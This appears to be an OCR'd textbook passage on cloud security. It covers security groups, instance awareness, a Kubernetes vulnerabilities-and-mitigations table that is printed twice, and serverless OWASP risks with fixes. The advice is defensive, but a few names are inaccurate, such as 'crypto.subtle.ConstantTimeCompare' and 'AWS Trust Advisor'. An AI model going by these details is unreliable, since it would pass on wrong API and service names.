
Figure 19.102: Cloud integration

- **Security Groups**

  A security group is a basic security measure implemented in cloud infrastructure to provide security to virtual instances. It serves as a security solution for virtual machines. The security group is located between the Internet and virtual instances, and it controls the inbound and outbound traffic. A properly configured security group prevents denial-of-service (DoS) attacks and unauthorized access to IT resources.

- **Instance Awareness**

  The cloud-based kill chain model describes the possibilities of using fake cloud instances for command and control to exfiltrate data from a cloud environment. Many security solutions such as firewalls, gateways, and other cloud security tools are incapable of fighting these threats because they cannot trace the differences between instances of cloud applications. Attackers often take advantage of this incapability when targeting cloud networks. Hence, it is necessary to use tools that are aware of or can differentiate cloud instances such as Google Drive and OneDrive to protect against cloud-based threats such as data exfiltration and SaaS phishing.



Kubernetes Vulnerabilities and Solutions

Vulnerabilities	Solutions
1. No Certificate Revocation	Ensure that nodes maintain the Certificate Revocation List (CRL) Insist that administrators use OCSP stapling for revoking certificates
2. Unauthenticated HTTPS Connections	Authenticate all HTTPS connections within the system Ensure that all the components use CA maintained by the kube-apiserver Implement two-way TLS for all the connections
3. Exposed Bearer Tokens in Logs	Remove the bearer token from the system logs Perform code reviews to ensure sensitive data is not logged and implement logging filters
4. Exposure of Sensitive Data via Environment Variables	Avoid collecting sensitive data directly from environment variables Use Kubernetes secrets in all components of the system
5. Secrets at Rest not Encrypted by Default	Define and document configurations required for different levels of security
6. Non-constant Time Password Comparison	Use a safe constant-time comparison function such as `crypto.subtle.ConstantTimeCompare` Disapprove basic authentication mechanisms for secure options
7. Hardcoded Credential Paths	Define a configuration method for credential paths, and avoid hardcoding credential paths Allow cross-platform configuration through path generalization
8. Log Rotation is not Atomic	Implement a copy-then-rename technique to ensure logs are not lost during log rotation Avoid using log rotation, and implement persistent logs that add log data linearly
9. No Back-off Process for Scheduling	Implement a back-off process for kube-scheduler to prevent tight-loops
10. No Non-repudiation	Use secondary logging mechanisms for processes that require strict non-repudiation and auditing All authentication events should be logged and retrievable from a central location

Kubernetes Vulnerabilities and Solutions


The rising popularity and acceptance of Kubernetes technologies across various organizations, including the top public cloud providers, have eventually amplified critical vulnerabilities. It has become obligatory for security professionals to detect vulnerabilities and implement enhanced security solutions.

Discussed in the table are some of the Kubernetes vulnerabilities and solutions associated with each vulnerability.

Vulnerabilities	Solutions
1. No Certificate Revocation	▪ Ensure that nodes maintain the certificate revocation list (CRL) and check each time they are presented with a certificate. ▪ Insist that administrators use online certificate status protocol (OCSP) stapling for revoking certificates in the cluster via an OCSP server.
2. Unauthenticated HTTPS Connections	▪ By default, authenticate all HTTPS connections within the system. ▪ Ensure that all the components use CA maintained by the kube-apiserver. ▪ Implement two-way TLS for all connections.
3. Exposed Bearer Tokens in Logs	▪ Remove the bearer token from the system logs and avoid logging any authentication credentials. ▪ Perform code reviews to ensure sensitive data is not logged. ▪ Implement logging filters to remove sensitive data before storing in logs.

4. Exposure of Sensitive Data via Environment Variables	▪ Avoid collecting sensitive data directly from environment variables. ▪ Use Kubernetes secrets in all system components.
5. Secrets at Rest not Encrypted by Default	▪ Define and document configurations required for different levels of security.
6. Non-constant Time Password Comparison	▪ Use a safe constant-time comparison function, such as `crypto.subtle.ConstantTimeCompare.` ▪ Disapprove of basic authentication mechanisms for secure options.
7. Hardcoded Credential Paths	▪ Define a configuration method for credential paths, and avoid hardcoding credential paths. ▪ Allow cross-platform configuration through path generalization.
8. Log Rotation is not Atomic	▪ Implement a copy-then-rename techniques to ensure logs are not lost during log rotation. ▪ Avoid using log rotation and implement persistent logs that add log data linearly and create a new log whenever log rotation is required.
9. No Back-off Process for Scheduling	▪ Implement a back-off process for kube-scheduler to prevent tight-loops.
10. No Non-repudiation	▪ Use secondary logging mechanisms for processes that require strict non-repudiation and auditing. ▪ All authentication events should be logged and retrievable from a central location within the cluster.

Table 19.9: Kubernetes vulnerabilities and solutions



Serverless Security Risks and Solutions

Vulnerabilities	Solutions
A1 - Injection	Implement safe API, and employ parametrized interfaces or Object Relational Mapping Tools Avoid special characters using a specific escape syntax in dynamic SQL queries
A2 – Broken Authentication	Employ identity and access control solutions Implement strong authentication and access control on external-facing resources Employ secure service authentication methods such as Federated Identity
A3 – Sensitive Data Exposure	Identify and classify sensitive data Encrypt data both in transit and at rest Implement HTTPS endpoints for APIs
A4 – XML External Entities (XXE)	Scan supply chain libraries for vulnerabilities Test API calls for XXE vulnerabilities Always disable Entity Resolution
A5 – Broken Access Control	Follow the least-privilege principle while granting permissions to functions

Vulnerabilities	Solutions
A6 – Security Misconfiguration	Use the cloud provider's built-in services such as AWS Trust Advisor, to identify public resources Identify functions with unlinked triggers Set the functions with a minimum timeout required
A7 – Cross-Site Scripting (XSS)	Encode all untrusted data before transmitting to the client Use only well-known frameworks and headers
A8 – Insecure Deserialization	Ensure validation of serialized objects originating from untrusted data Scan third-party libraries for deserialization vulnerabilities
A9 – Using Components with Known Vulnerabilities	Perform continuous monitoring of third-party libraries and dependencies Deploy only signed packages and components from official sources
A10 – Insufficient Logging and Monitoring	Employ cloud service provider's monitoring tools such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior

https://www.owasp.org

Serverless Security Risks and Solutions

Serverless computing has become popular owing to its remarkable features such as zero administration, pay-per-use service, and self-scalable ability. Although serverless technology has several advantages, it also introduced new risks that need to be mitigated.

